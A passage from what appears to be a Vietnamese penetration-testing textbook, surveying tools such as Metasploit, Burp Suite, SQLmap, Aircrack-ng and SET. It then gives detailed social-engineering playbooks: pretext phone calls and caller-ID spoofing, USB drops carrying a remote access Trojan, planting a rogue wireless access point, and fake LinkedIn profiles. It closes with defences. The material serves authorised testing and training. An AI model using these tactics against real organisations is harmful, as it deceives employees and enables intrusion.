- *set PAYLOAD payload_name: xác định tên mô-đun payload. Sau khi chọn payload, dùng lệnh show options để xem những tùy chọn của payload đó.*
- *show advanced: xem những tùy chọn nâng cao của payload đó*

Cuối cùng là thực thi khai thác với lệnh *exploit*. Payload sau đó sẽ cung cấp thông tin về hệ thống đã được khai thác.

Bên cạnh đó, metasploit còn cung cấp Meterpreter là một payload nâng cao. Mục đích của nó là cung cấp những tập lệnh để dễ dàng khai thác, tấn công các máy tính qua mạng. Nó tồn tại dưới dạng các file DLL. Meterpreter và các thành phần mở rộng được thực thi trong bộ nhớ, hoàn toàn không được ghi lên đĩa nên có thể tránh được sự phát hiện từ các phần mềm chống vi-rút.

Burpsuite

Burpsuite là một trong những công cụ kiểm thử xâm nhập và tìm lỗ hổng phổ biến nhất và thường được sử dụng để kiểm tra bảo mật ứng dụng web. Công cụ này dựa trên proxy, và các mô-đun mạnh mẽ và được đóng gói với các phần mở rộng tùy chọn có thể tăng hiệu quả kiểm tra ứng dụng web. Burp có giao diện rất trực quan và thân thiện. Burp Proxy cho phép người sử dụng nắm bắt request được gửi (Request) cũng như phản hồi từ phía server (Response).

Một số tính năng nổi bật của Burpsuite

- **Interception Proxy:** được thiết kế để bắt các request từ đó có thể tùy ý sửa đổi trước khi các request này được gửi lên server.
- **Repeater:** cho phép sử dụng một request trước đó và tùy sửa đổi nội dung request một cách nhanh chóng nhiều lần khác nhau.
- **Intruder:** tự động hóa việc gửi hàng loạt các request có chứa các payload tương tự nhau lên server.
- **Decoder:** giải mã và mã hóa chuỗi theo các định dạng khác nhau (URL, Base64, HTML,...).
- **Comparer:** chỉ ra sự khác nhau giữa các request/response

- Extender: API để mở rộng chức năng của Burp Suite. Bạn có thể download các extensions thông qua Bapp Store.
- Spider & Discover Content: crawl link có trong ứng dụng web.
- Scanner (chỉ có trong bản Pro): đây là một mô đun khác mạnh mẽ, nó tự động quét các lỗ hổng trong ứng dụng web (XSS, SQLi, Command Injection, File Inclusion,...).

SQLmap

SQLmap là công cụ kiểm tra xâm nhập tự động để phát hiện và khai thác lỗi tiêm SQL. Công cụ này hỗ trợ nhiều tính năng cụ thể để kiểm tra tính bảo mật của cơ sở dữ liệu, cho phép kiểm tra nhiều hệ quản trị cơ sở dữ liệu. Các tính năng của SQLmap bao gồm:

- Hỗ trợ nhiều hệ quản trị cơ sở dữ liệu MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, ...
- Hỗ trợ đầy đủ các kỹ thuật tấn công SQL Injection: boolean-based blind, time-based blind, error-based, UNION query-based, stacked query và out-of-band
- Kết nối trực tiếp với cơ sở dữ liệu mà không cần thông qua SQL, bằng cách cung cấp thông tin đăng nhập DBMS, địa chỉ IP, cổng và tên cơ sở dữ liệu.
- Liệt kê người dùng, password hash, đặc quyền, vai trò, cơ sở dữ liệu, bảng và cột.
- Tự động nhận dạng các định dạng băm mật khẩu và hỗ trợ bẻ khóa chúng bằng cách sử dụng một cuộc tấn công dựa trên từ điển.
- Trích xuất hoàn toàn các bảng cơ sở dữ liệu, một loạt các mục hoặc các cột cụ thể theo lựa chọn của người dùng
- Tìm kiếm tên cơ sở dữ liệu cụ thể, các bảng cụ thể trên tất cả các cơ sở dữ liệu hoặc các cột cụ thể trên tất cả các bảng của cơ sở dữ liệu
- Tải xuống và tải lên bất kỳ tệp nào từ máy chủ cơ sở dữ liệu bên dưới hệ thống tệp khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server.
- Thực hiện các lệnh tùy ý và truy xuất đầu ra tiêu chuẩn của chúng trên máy chủ cơ sở dữ liệu bên dưới hệ điều hành khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server

Aircrack-ng

Aircrack-ng là một bộ công cụ hoàn chỉnh để đánh giá khả năng bảo mật mạng WiFi. Công cụ này cung cấp các hoạt động cơ bản để kiểm tra, thử nghiệm, tấn công và phá vỡ điểm yếu bảo mật WiFi. Các tính năng chính bao gồm:

- Công cụ này phổ biến nhất nhờ khả năng phá vỡ WEP và WPA-PSK mà không cần client xác thực, bằng cách sử dụng một kỹ thuật thực tế phá vỡ WEP và tấn công để phá vỡ WPA-PSK.
- Aircrack-ng là một bộ công cụ hoàn chỉnh bao gồm tìm kiếm, đánh giá gói tin, các thiết bị logic và hỗ trợ giao thức WEP, WPA/WPA2-PSK.
- Aircrack-ng chứa các thiết bị như airodump-ng, aireplay-ng, aircrack-ng và airdecap-ng.
- Airodump-ng được sử dụng để bắt các gói 802.11 thô.
- Airplay-ng được sử dụng để truyền các phác thảo vào lưu lượng truy cập từ xa, sau đó được sử dụng thông qua Aircrack-ng để phá khóa WEP và WPA-PSK khi đã bắt được các gói thông tin đầy đủ.
- Airdecap-ng được sử dụng để giải mã các văn bản đã bắt và cũng có thể được sử dụng để loại bỏ các tiêu đề từ xa.

Bộ công cụ SET

SET là một bộ công cụ mã nguồn mở trợ giúp việc thử nghiệm xâm nhập theo kiểu lừa đảo, đánh lừa người dùng của hệ thống, hoặc thuyết phục họ cung cấp thông tin để kẻ tấn công có thể đạt được mục tiêu mong muốn.

Một số tính năng chính của SET bao gồm:

- Tấn công vector spear-phishing:
 - Lây nhiễm các mã độc qua email
 - Thực hiện một tấn công Mass Email
 - Tạo một Payload FileFormat
 - Tạo một Social-Engineering Template
- Tấn công web bằng cách lây nhiễm mã độc khi người dùng click vào link trên website
- Tạo các mã độc để lây nhiễm qua USB/CD/DVD
- Gửi email chứa mã độc tới một hoặc nhiều nạn nhân cùng một lúc
- SMS Spoofing Attack Vector

1.5.3 Một số môi trường kiểm thử xâm nhập

Để phát triển kỹ năng kiểm thử xâm nhập, cần phải có mục tiêu để tấn công. Rõ ràng là tấn công máy tính của người khác không được phép của họ là hành vi nghiêm trọng và bất hợp pháp. Thay vào đó, có thể xây dựng các hệ thống dễ bị tấn công của riêng mình để thử nghiệm. Tuy nhiên, để thuận tiện, ta có thể tải xuống các máy ảo dễ bị tấn công cho môi trường thử nghiệm của mình.

PentestBox

PentestBox là một mục tiêu kiểm thử miễn phí rất tốt để kiểm tra kỹ năng kiểm thử xâm nhập. PentestBox có thể đặc biệt hữu ích với vai trò là một môi trường thử nghiệm vì nó được thiết kế để chạy trực tiếp trong Windows mà không cần bộ nhớ và CPU như các máy ảo yêu cầu.

PentestBox cho phép bạn chạy phần mềm độc hại và các cuộc tấn công mạng mô phỏng khác với khả năng chạy cách ly khỏi hệ điều hành Windows, có thể được cài đặt trực tiếp trên máy tính của người dùng.

VulnHub

VulnHub là một bộ sưu tập lớn các máy ảo dễ bị tấn công mà người dùng có thể cài đặt trong môi trường ảo hóa như VirtualBox hoặc VMWare. Những người đóng góp đã tạo ra các hệ điều hành và ứng dụng có các lỗ hổng bảo mật cụ thể. Có hàng trăm máy ảo khác nhau người dùng có thể thử trên máy tính của riêng mình thông qua trang web này.

Proving Grounds

Offensive Security có mạng kiểm thử xâm nhập ảo riêng của họ gọi là Proving Grounds để thử nghiệm tấn công (www.offensive-security.com/labs). Proving Grounds bao gồm cấu trúc Windows domain hiện đại, môi trường sản xuất dựa trên Linux, Active Directory (để quản lý máy khách Windows) và mô phỏng tấn công, chẳng hạn như tấn công máy chủ tệp, tấn công man-in-the-middle, leo thang đặc quyền và tấn công tràn bộ đệm. Proving Grounds là một dịch vụ trả phí nhưng họ cũng cung cấp dịch vụ PG Play cho sinh viên thử nghiệm, cho phép truy cập 3 giờ miễn phí mỗi ngày, dành riêng cho các máy Linux do cộng đồng VulnHub tạo ra.

1.6 Kết chương

Chương này giới thiệu về kiểm thử xâm nhập và vai trò của kiểm thử xâm nhập đối với các tổ chức. Ngoài ra cũng đề cập đến vấn đề đạo đức và giá trị của nó đối với các chuyên gia bảo mật. Chuyên gia bảo mật là những cá nhân có kỹ năng tương đương với những tin tặc thông thường, nhưng họ chỉ tham gia vào các hoạt động xâm nhập khi được phép. Chuyên gia bảo mật sẽ cố gắng sử dụng các kỹ năng, tư duy và động lực giống như một tin tặc để mô phỏng một cuộc tấn công của một tin tặc thực tế đồng thời cho phép kiểm tra để được kiểm soát và giám sát chặt chẽ hơn. Tức là họ làm việc trong giới hạn của một bộ quy tắc cam kết, không bao giờ được vượt quá vì sẽ phải đối mặt với xử lý của pháp luật. Ngược lại, các tin tặc thông thường có thể hoạt động mà không có giới hạn về đạo đức. Chú ý rằng, việc tấn công hệ thống không thực hiện theo hợp đồng được coi là bất hợp pháp. Phần cuối chương cũng đưa chỉ rõ những nguyên tắc lập môi trường thực hành để kiểm thử xâm nhập hiệu quả, an toàn, hợp pháp cùng các công cụ phổ biến có thể sử dụng để thực hành.

CÂU HỎI CUỐI CHƯƠNG

1. Kiểm thử xâm nhập là gì? Trước khi thực hiện kiểm thử xâm nhập, điều quan trọng cần đạt được là gì? Các giai đoạn của một hoạt động kiểm thử xâm nhập?
2. Kiểm thử xâm nhập có vai trò như thế nào đối với một tổ chức?
3. Chuyên gia bảo mật khác với tin tặc như thế nào trong việc xâm nhập hệ thống?
4. Mô tả các bước cần thực hiện của khi tiến hành kiểm thử xâm nhập.
5. Những yêu cầu đối với môi trường thực hành kiểm thử xâm nhập. Nêu một số công cụ thường sử dụng trong kiểm thử xâm nhập mà bạn biết (công cụ sử dụng trong các bước, một số phần mềm, hệ thống mục tiêu).

CHƯƠNG 2

MỘT SỐ DẠNG KIỂM THỬ XÂM NHẬP

Chương này trình bày một số dạng kiểm thử xâm nhập quan trọng bao gồm kiểm thử tấn công vào yếu tố con người, xâm nhập vật lý, xâm nhập mạng và một số dạng xâm nhập khác khác. Mỗi dạng kiểm thử xâm nhập quan trọng sẽ được mô tả chi tiết, từ cách thức thực hiện chung tới các kỹ thuật cụ thể và các cách phòng chống xâm nhập của từng dạng này.

2.1 Tấn công vào yếu tố con người

Tấn công vào yếu tố con người (Social Engineering Attack - SEA, hay kỹ thuật lừa đảo) là phương pháp khiến ai đó thực hiện một việc mà thông thường họ sẽ không làm như cho số điện thoại cá nhân hay thông tin bí mật nào đó, bằng cách tạo ra mối quan hệ tin cậy với họ. Đây là một trong những phương thức tấn công mạnh mẽ nhất của tội phạm mạng nhằm truy nhập tài sản thông tin của người dùng. Phần này sẽ đề cập tới một số nội dung sau: cách thực hiện một cuộc tấn công vào yếu tố con người, các cuộc tấn công thông thường được sử dụng trong kiểm thử xâm nhập cũng như cách chống lại các cuộc tấn công vào yếu tố con người.

2.1.1 Cách thực hiện

Các cuộc tấn công vào yếu tố con người gồm nhiều hoạt động, ví dụ như lừa đảo, lợi dụng người dùng để cài đặt các phần mềm độc hại. Nạn nhân nhận được một email trông có vẻ hợp pháp, theo một liên kết đến một trang web quen thuộc, và sau đó hậu quả là bị lộ thông tin nhạy cảm của mình. Thông thường để lừa được người dùng, các cuộc tấn công sẽ phức tạp hơn. Gần đây, các cuộc tấn công như vậy đã trở nên phổ biến hơn với mục tiêu là các công ty. Kẻ tấn công thường bắt chước các trang đăng nhập vào hệ thống nội bộ và chỉ nhằm vào những người dùng làm việc tại công ty. Đây là loại tấn công được tiến hành từ xa, và lý do loại tấn công này rất phổ biến là nó thường thành công.

Cốt lõi của SEA là tâm lý của con người. SEA khiến cho người dùng nhận thức sai lầm để chấp nhận làm một việc ngoại lệ, với một lý do họ cho là chính đáng, từ đó phá vỡ các chính sách an toàn. Một số khía cạnh tâm lý thường được kẻ tấn công sử dụng để khai thác bao gồm:

- *Tham lam*: người dùng nhận được một lời hứa là sẽ được cho một thứ rất có giá trị nếu làm theo một điều gì đó.
- *Đồng cảm*: người dùng nhận được lời kêu gọi giúp đỡ từ kẻ mạo danh người quen.
- *Tò mò*: người dùng nhận được một thông báo về một cái gì đó muốn biết, đọc hoặc xem.

- *Hur danh*: người dùng nhận được một liên kết với tiêu đề “Đây có phải bức ảnh đẹp nhất của bạn?”.

Những cảm xúc này thường được sử dụng để khiến người dùng thực hiện hành động dường như vô hại, chẳng hạn như đăng nhập vào tài khoản trực tuyến hoặc theo một URL từ email hay từ ứng dụng nhắn tin nhanh. Các hành động này sẽ dẫn đến việc cài đặt các phần mềm độc hại trên máy tính hoặc khiến thông tin nhạy cảm bị tiết lộ. Các cảm xúc phức tạp hơn được khai thác với những mảnh khốc xảo trá hơn. Ví dụ, việc gửi cho ai đó một tin nhắn với liên kết “Tôi thích bức ảnh này của bạn” là một sự hấp dẫn cho sự hư danh của nạn nhân. Các cuộc tấn công tinh vi hơn có thể làm cho một thư ký gửi fax về danh bạ liên lạc nội bộ cho kẻ tấn công, hoặc có thể yêu cầu một nhân viên hỗ trợ kỹ thuật đặt lại mật khẩu. Về bản chất, thường chúng sẽ cố gắng khai thác những khía cạnh phức tạp hơn trong hành vi của con người, chẳng hạn như:

- *Mong muốn giúp đỡ*: “Xin vui lòng mở cửa giúp tôi?” Hầu hết chúng ta được dạy về sự thân thiện và lòng tốt bụng từ khi còn nhỏ. Chúng ta mang thái độ này đến nơi làm việc.
- *Ủy quyền /Tránh xung đột*: “Nếu không để tôi sử dụng phòng hội nghị để gửi email này cho sếp, sẽ tốn rất nhiều tiền cho công ty và công việc của bạn.” Nếu kẻ tấn công có vẻ có thẩm quyền và không thể đụng chạm tới, nạn nhân thường dễ dàng làm theo những gì được yêu cầu để tránh xảy ra xung đột.
- *Bằng chứng xã hội*: “Nhìn này, công ty của tôi có một nhóm Facebook và rất nhiều người tôi biết đã tham gia.” Nếu những người khác đang làm việc đó, mọi người sẽ cảm thấy thoải mái hơn khi làm việc mà họ thường sẽ không làm một mình.

Để kiểm thử các cuộc tấn công vào yếu tố con người, trước tiên cần thảo luận với khách hàng về việc có đưa chúng vào phạm vi dự án kiểm thử hay không. Khách hàng nên nhận thức được về những rủi ro liên quan đến việc ký hợp đồng với một bên thứ ba, về việc tiến hành lừa nhân viên của công ty làm những điều phá vỡ các chính sách an toàn. Nghĩa là công ty chấp nhận rủi ro và thấy giá trị của ca kiểm thử. Khách hàng cũng cần đồng ý về việc giữ bí mật trước khi tham gia vào một bài đánh giá bí mật như thế này. Bởi vì nếu nhân viên biết rằng sẽ có một bài kiểm tra nào đó, tất nhiên họ sẽ hành động khác đi. Và điều này sẽ khiến nhóm kiểm thử xâm nhập không đánh giá được bất cứ điều gì về độ an toàn thực sự.

Giống như các kiểm thử xâm nhập khác, SEA bắt đầu với việc tìm dấu vết hoạt động và trinh sát. Khi càng thu thập được nhiều thông tin về tổ chức, càng có thêm nhiều lựa chọn. Có thể bắt đầu với việc sử dụng thông tin thu thập được thông qua các nguồn để thực hiện một SEA đơn giản. Ví dụ như lấy danh bạ điện thoại công ty. Sau đó tiến hành SEA tinh vi hơn dựa trên sự hiểu biết mới về công ty. Ví dụ, các thông tin ban đầu có thể tìm được thông qua việc tìm kiếm trong thùng rác, hoặc sử dụng Google để tìm kiếm tên, chức vụ, thông tin liên hệ và các thông tin khác. Khi đã có danh sách tên, có thể tìm hiểu các

thông tin liên quan qua các trang mạng xã hội như Facebook, LinkedIn, MySpace và Twitter. Tìm nhân viên với tài khoản trên các trang mạng xã hội là một hành động phổ biến trong tấn công SEA hiện nay. Thông thường, các nhân viên sẽ được kết nối với những người khác mà họ làm cùng. Tùy thuộc vào cài đặt bảo mật của họ, toàn bộ mạng kết nối có thể được hiển thị và có thể xác định đồng nghiệp một cách dễ dàng. Trong trường hợp các trang web liên kết kinh doanh như LinkedIn, việc thu thập thông tin được thực hiện dễ dàng hơn bởi vì có thể tìm kiếm theo tên công ty để tìm nhân viên. Trên bất kỳ trang web mạng xã hội nào cũng có thể tìm thấy một nhóm các nhân viên của công ty. Các blog và các trang web chuyên ngành cụ thể cũng có thể mang lại thông tin hữu ích về các vấn đề mà nhân viên nội bộ hiện đang thảo luận. Thường các bài đăng này ẩn danh nhưng vẫn hữu ích cho việc thể hiện kiến thức nội bộ khi trò chuyện với mục tiêu.

Sử dụng các phương pháp thụ động như vậy để thu thập thông tin về công ty là một cách hay để bắt đầu thiết lập cuộc tấn công. Ngoài ra, SEA thường đạt được thành công với nỗ lực của một nhóm trong nhiều hoàn cảnh và cơ hội. Khả năng nói chuyện rất cần thiết trong việc đạt được lòng tin của nạn nhân trong những lúc trao đổi. Khả năng viết cũng rất quan trọng trong các cuộc tấn công giả mạo. Đồng thời, vì tất cả các hoạt động này được thiết kế nhằm lấy được quyền truy nhập trái phép, nên cũng cần phải có các kỹ năng xâm nhập, hoặc ít nhất cũng cần phải làm quen với những gì có thể giúp nhóm có được vị trí trên hệ thống và sử dụng chúng.

Một điểm tốt để bắt đầu cuộc khảo sát sau khi nghiên cứu công ty qua các công cụ trực tuyến là nhắm vào những người trong nội bộ công ty để biết được người nào đó là ai và phát triển mối quan hệ với các nguồn tiềm năng. Nhân sự chủ chốt có thể bao gồm giám đốc hay phó giám đốc. Tất cả những người này sẽ có thư thoại, thư điện tử hay trợ lý, v.v. Việc biết được ai làm việc trong văn phòng nào, có trợ lý cá nhân nào, và thời điểm họ đi du lịch hoặc đi nghỉ mát nghe có vẻ không quan trọng, nhưng thật sự lại rất hữu ích với cuộc tấn công. Với mục đích là lấy được danh bạ nhân viên nội bộ, bằng cách biết ai đó đang không có mặt trong văn phòng, người thực hiện kiểm thử có thể gọi cho trợ lý công ty và nói mình là một “nhà tư vấn” đang làm việc với ông chủ của công ty và hiện đang cần in, fax một danh bạ của công ty đến một vị trí khác trong công ty. Khi đó trợ lý sẽ fax trong nội bộ công ty và không cảm thấy rủi ro. Lúc này, trợ lý thậm chí có thể hỏi “nhà tư vấn” rằng liệu có thể gửi email cho họ hay không. Nhưng giả sử trợ lý không hỏi và fax danh bạ tới văn phòng họ nghĩ rằng “nhà tư vấn” cần làm việc với, thì người thực hiện kiểm thử có thể gọi cho văn phòng đó, kể lại câu chuyện, và yêu cầu fax gửi đến nhà của họ. Tiếp theo, người kiểm thử sẽ cung cấp một số fax công cộng và lấy fax đấy về.

Đây là một ví dụ điển hình về sự tin tưởng quá mức. Nạn nhân đầu tiên không cảm thấy có nguy cơ gì khi gửi một cái gì đó trong mạng nội bộ. Nạn nhân thứ hai cảm thấy thoải mái vì người kiểm thử đã chứng minh được những hiểu biết về các hoạt động nội bộ, và họ không thấy có hại gì khi gửi đi một danh bạ. Với danh bạ trong tay, bây giờ người

kiểm thử có thể sử dụng các dịch vụ giả mạo ID người gọi, giống như là một cuộc gọi từ bên trong công ty. Bước tiếp theo là tùy thuộc vào người kiểm thử. Nếu công ty giống như hầu hết các công ty khác thì ID người dùng hệ thống không khó để tìm ra, hoặc có thể tìm ra định dạng các thông tin từ một người làm CNTT nào đó mà người kiểm thử đã từng giao dịch hoặc có quen biết. Giờ đây, người kiểm thử có thể gọi hỗ trợ kỹ thuật từ nội bộ công ty, có thể thay đổi mật khẩu để sử dụng mạng riêng ảo (VPN) từ xa.

Lập kế hoạch một cuộc tấn công đòi hỏi thời gian, thực hành, và trên hết là sự kiên nhẫn. Vì kẻ tấn công chỉ có thể bị giới hạn bởi khả năng sáng tạo. Sự thành công hay thất bại của người kiểm thử sẽ tùy thuộc vào khả năng của người đó khi có những hiểu biết về nhân viên làm việc tại tổ chức mục tiêu và tạo ra một cuộc tấn công hoặc một loạt các cuộc tấn công leo thang có hiệu quả về phía tổ chức. Lưu ý rằng đây là một trò chơi cướp cò, và mục tiêu của người kiểm thử là truy nhập vào các dữ liệu nhạy cảm để giải thích cho khách hàng biết mình đã thực hiện việc đó như thế nào.

Đôi khi đạt được mục tiêu mà không cần sử dụng bất kỳ kỹ thuật tấn công truyền thống nào. Điều này thực hiện được bằng cách sử dụng các phương pháp tiếp cận mục tiêu hợp pháp hay đánh cắp thông tin. Trong hầu hết các trường hợp, đó vẫn là nỗ lực kết hợp của việc thu thập vị trí hoặc thực hiện các yêu cầu truy nhập từ xa sau khi đã kiểm soát được hệ thống.

2.1.2 Một số kỹ thuật phổ biến

Phần này sẽ thảo luận về một số tình huống và phương thức SEA thường dùng trong kiểm thử xâm nhập.

2.1.2.1 Người tốt bụng

Mục tiêu của cuộc tấn công “người tốt bụng” là truy nhập từ xa vào một máy tính trong mạng công ty. Cuộc tấn công này kết hợp các kỹ thuật SEA với các công cụ hack truyền thống. Cách thức là sử dụng một USB được chuẩn bị đặc biệt, đặt nó vào bàn làm việc trong công ty mục tiêu hoặc khu vực tiếp tân gần nhất. Ví dụ, một người mặc trang phục công sở trông có vẻ trung thực đưa cho nhân viên quầy lễ tân một thẻ nhớ USB, nói rằng đã nhặt được nó. Thẻ USB phải có vẻ dùng được, có tên công ty trên đó và được dán nhãn ví dụ như “Cán bộ nhân sự” và năm hiện tại. Người kiểm thử có thể tùy ý ghi các thông tin trên nhãn của USB. Người kiểm thử đang cố lừa nhân viên cắm nó vào máy tính, điều mà họ có thể biết họ không nên làm, vì vậy “phần thưởng” phải lớn hơn nguy cơ vi phạm chính sách. Đó có thể là một bí mật “thứ vị” nhưng không quá rõ ràng. Ví dụ: nhãn “Chi phí cắt giảm 2017” tốt hơn thay vì “Ảnh nude bãi biển”. Khi USB được cắm vào, nó sẽ cố gắng cài đặt và chạy một Trojan truy nhập từ xa. Nhóm kiểm thử sẽ có quyền điều khiển nó thông qua mạng Internet công cộng. Rõ ràng, chìa khóa để thực hiện kế hoạch thành công là hoàn toàn tùy thuộc vào người kiểm thử.

Tiếp theo, cần quan tâm đến cách sắp đặt trong USB. Để thực hiện được cuộc tấn công này, cần phải xác định xem máy tính mục tiêu có cho phép sử dụng ổ USB và có thể kích hoạt chạy tự động (autorun) hay không. Mặc dù thực tế hai lỗ hổng này được biết đến rộng rãi và có nhiều cách để vô hiệu hóa nhưng cuộc tấn công loại này vẫn còn hiệu quả rõ rệt. Ngoài ra, người kiểm thử có thể đặt vào một file tài liệu có tên hấp dẫn có chứa các mã tấn công để kích thích nạn nhân mở nó. Cách thức tấn công trong thực tế có thể phức tạp hơn rất nhiều và lén lút. Nó chỉ bị giới hạn duy nhất vào trí tưởng tượng của kẻ tấn công.

2.1.2.2 Buổi họp

Mục tiêu của cuộc tấn công “buổi họp” là đặt một điểm truy nhập không dây (WAP) trái phép trên mạng doanh nghiệp. Cuộc tấn công này đòi hỏi phải tiếp xúc trực tiếp với mục tiêu. Cần có một lý do hợp lý cho cuộc họp, ví dụ như muốn mua hàng hoá hoặc đăng ký dịch vụ và cần một cuộc họp trực tiếp. Thời gian cuộc họp có thể ngay sau bữa trưa và tầm khoảng 30 đến 45 phút trước cuộc họp của người kiểm tra, với mục đích yêu cầu nạn nhân đến vào bữa trưa. Người kiểm thử cần giải thích với nhân viên tiếp tân rằng mình có một cuộc họp dự kiến sau bữa ăn trưa nhưng hiện đang ở trong khu vực để làm một việc khác và do vậy quyết định đến sớm, đồng thời hỏi xem có thể chờ người cần gặp trở về từ bữa trưa hay không. Cần có một cuộc điện thoại “giả vờ” tới người kiểm thử ngay sau khi họ vào được tòa nhà, hành động hơi bối rối sau khi trả lời điện thoại và hỏi nhân viên lễ tân là liệu có một số nơi để có thể gọi riêng. Rất có thể người kiểm thử sẽ được cho phép vào một phòng họp. Khi ở trong phòng họp, đóng cửa lại, người kiểm thử sẽ tìm kiếm một giắc cắm trên tường và cài đặt điểm truy nhập không dây. Có một số băng keo hai mặt tiện dụng để bảo đảm người khác khó có thể phát hiện thấy (ví dụ sau một miếng đồ nội thất) và một cáp mạng để vào mạng. Nếu có thời gian, người kiểm thử cũng có thể sao chép địa chỉ MAC của một máy tính trong phòng và sau đó đưa máy tính đó vào điểm truy nhập của mình trong trường hợp họ đang sử dụng kiểm soát truy nhập cấp công. Cách này có thể cung cấp đủ thời gian để thiết lập điểm truy nhập. Chuẩn bị để có thể được ở trong phòng cho đến khi nhận được xác nhận từ nhóm kiểm tra rằng điểm truy nhập đang hoạt động và họ có quyền truy nhập vào mạng. Khi nhận được thông báo là họ có quyền truy nhập, hãy thông báo với nhân viên tiếp tân rằng có việc khác quan trọng phải đi và sẽ gọi điện để sắp xếp lại cuộc hẹn sau. Nếu nhóm kiểm tra không thể vào mạng nội bộ, cần phải thu gọn mọi thứ đi và trả lại nguyên hiện trạng ban đầu. Điều này giúp người kiểm thử không để lại bất cứ dấu vết gì mà sau đó có thể dẫn đến việc bị phát hiện sớm.

Ưu điểm của cuộc tấn công này là tỷ lệ thành công cao và thường chỉ tập trung vào một nhân viên mục tiêu duy nhất (thường là nhân viên tiếp tân). Cuộc tấn công này sử dụng công nghệ thấp và không tốn kém.

2.1.2.3 Tham gia công ty

Cuộc tấn công “tham gia công ty” sẽ sử dụng mạng xã hội để thu hút nhân viên của công ty mục tiêu tham gia vào. Mục tiêu của cuộc tấn công là tìm hiểu đủ thông tin về nhân viên của công ty, và sau đó có thể mạo danh một người và có thể tiếp cận được mục tiêu.

Như đã đề cập ở trên, nhân viên của một công ty thường dễ dàng được nhận diện trên các trang web mạng xã hội kinh doanh, như LinkedIn. Bằng cách tìm kiếm nhân viên của công ty, có thể khiến họ liên kết với người kiểm thử trên trang web. Một cách đơn giản để làm điều đó là tạo hồ sơ giả mạo về việc làm cùng một công ty và sau đó gửi lời mời đến mọi người khác có thể tìm thấy hiện đang làm việc hoặc trước đây làm việc tại công ty mục tiêu. Lúc đầu, có thể chậm, nhưng một khi một vài người trong số họ chấp nhận lời mời, thì sau đó có thể sẽ tăng số lượng kết nối. Điều này sẽ giúp hợp pháp hóa người kiểm thử với những người khác trong công ty. Sau khi kết nối với họ, người kiểm thử có thể theo dõi các bài đăng của những người khác và truy nhập vào các thông tin chi tiết hơn về họ, bao gồm những gì họ làm và họ liên quan đến ai. Người kiểm thử cũng có thể liên lạc trực tiếp với họ thông qua hệ thống nhắn tin của trang web. Một cách khác để liên kết với một nhóm nhân viên là tạo một nhóm cho công ty mục tiêu và gửi lời mời đến những người đã được xác định là nhân viên. Càng nhiều người tham gia vào thì những người khác sẽ càng nhanh chóng tham gia vào hơn. Chẳng bao lâu người kiểm thử sẽ có quyền truy nhập vào một số ít nhân viên cũng như biết họ liên kết với ai.

Khi có một nhóm với số lượng đủ lớn và đủ thông tin, người kiểm thử sẽ có nhiều cơ hội để tận dụng. Để mạo nhận ai đó, người kiểm thử nên bắt đầu tìm hiểu xem nhân viên nào làm việc tại cơ sở nào, số điện thoại quay số trực tiếp và số điện thoại di động. Nếu có thể, cần chọn ai đó ở xa văn phòng, và đang trong kỳ nghỉ. Trên trang web xã hội, không khó để mọi người nói chuyện về những điều như vậy. Người kiểm thử có thể yêu cầu hoặc tạo một chủ đề về nơi mọi người đang có kế hoạch đi nghỉ mát. Hầu hết mọi người đều rất vui khi nói về nó. Nếu có thể, hãy mạo nhận một người giống với một người trong nhóm của đội kiểm thử.

Một lý do hợp lý cho người kiểm thử bắt đầu xâm nhập vào công ty là lời giải thích hiện đang đi du lịch, do có việc khẩn cấp nên cần phải truy nhập tạm thời để làm một số công việc vì các tập tin cần không thể truy nhập từ ngoài mạng công ty. Một lý do khác có thể là họ đang ở trong khu vực vào một ngày cụ thể và muốn dừng lại để làm một số công việc trong một vài giờ. Đây là một lý do đặc biệt tốt nếu người kiểm thử sử dụng ID người gọi giả mạo để gọi theo yêu cầu từ “người quản lý” để đảm bảo quyền truy nhập. Thực tế, gần đây một chuyên gia kiểm thử xâm nhập đã có báo cáo về một trường hợp: công ty bảo mật đã cấp chứng chỉ truy nhập tạm thời dựa trên một lý do tương tự và thẻ ID giả mạo.

Cuộc tấn công này không đòi hỏi gì ngoài kiến thức về các trang truyền thông xã hội và thời gian tìm hiểu những người có kết nối với công ty mục tiêu. Bằng cách chọn một chủ đề ngoài công việc, người kiểm thử có thể tạo ra cơ hội để mạo nhận nhân viên khác khi họ

vắng mặt. Bằng những hiểu biết và sự quen thuộc trong các vấn đề của công ty với thông tin thu thập được từ tài sản truyền thông xã hội của mình, người kiểm thử có thể dễ dàng tạo dựng mối quan hệ và sự tin tưởng với nhân viên tại công ty mục tiêu, trên mạng Internet hay gặp mặt trực tiếp.

2.1.3 Cách phòng chống

Để phòng chống SEA, cần phải tập trung vào vấn đề đào tạo chứ không phải là kiểm soát an ninh truyền thống. Bởi vì SEA tập trung vào điểm dễ bị tổn thương nhất trong hệ thống của một tổ chức, đó là nhân viên. Do nhiều lý do khác nhau, con người có thể đưa ra các quyết định hằng ngày ảnh hưởng hoặc thậm chí vi phạm các chính sách an ninh đang được thực hiện. Điều này là do hầu hết mọi người không nhận thức được nguy cơ trong hành động của họ. Trọng tâm của hầu hết các SEA là không nhận thức được rủi ro cho đến khi quá muộn.

Một nhân viên ngân hàng biết rằng họ đang làm việc trong một môi trường đòi hỏi sự an toàn và cảnh giác. Có lẽ họ không cần phải được nhắc nhở về mối đe dọa của những vụ cướp. Họ nhận thức được nó và hiểu được nguy cơ bị cướp là rất có thật. Thật không may, mức độ nhận thức là không giống nhau trong hầu hết các môi trường doanh nghiệp. Nhân viên thường nhận thức về mối đe dọa của SEA là giả thiết và không chắc chắn, ngay cả khi họ đã bị nạn trong quá khứ. Điều này liên quan đến nhận thức về giá trị của tài sản thông tin. Tiền có giá trị công khai, trong khi thông tin và dữ liệu thì không.

Việc phòng vệ tốt nhất đối với SEA là nâng cao nhận thức và thực hiện các cuộc tấn công mô phỏng. Một chương trình toàn diện sẽ giúp nhân viên nhận ra giá trị của tài sản đang được bảo vệ cũng như các chi phí có liên quan đến vi phạm. Chương trình cũng nên cung cấp các trường hợp tấn công trong thực tế để chứng minh cho các mối đe dọa. Cùng với việc đào tạo nhận thức, các cuộc tấn công mô phỏng cần được thực hiện thường xuyên nhằm xác định hiệu quả của chương trình nâng cao nhận thức. Kết quả có thể được đưa trở lại vào quá trình này, để việc đào tạo nhận thức được thực hiện một cách liên tục.

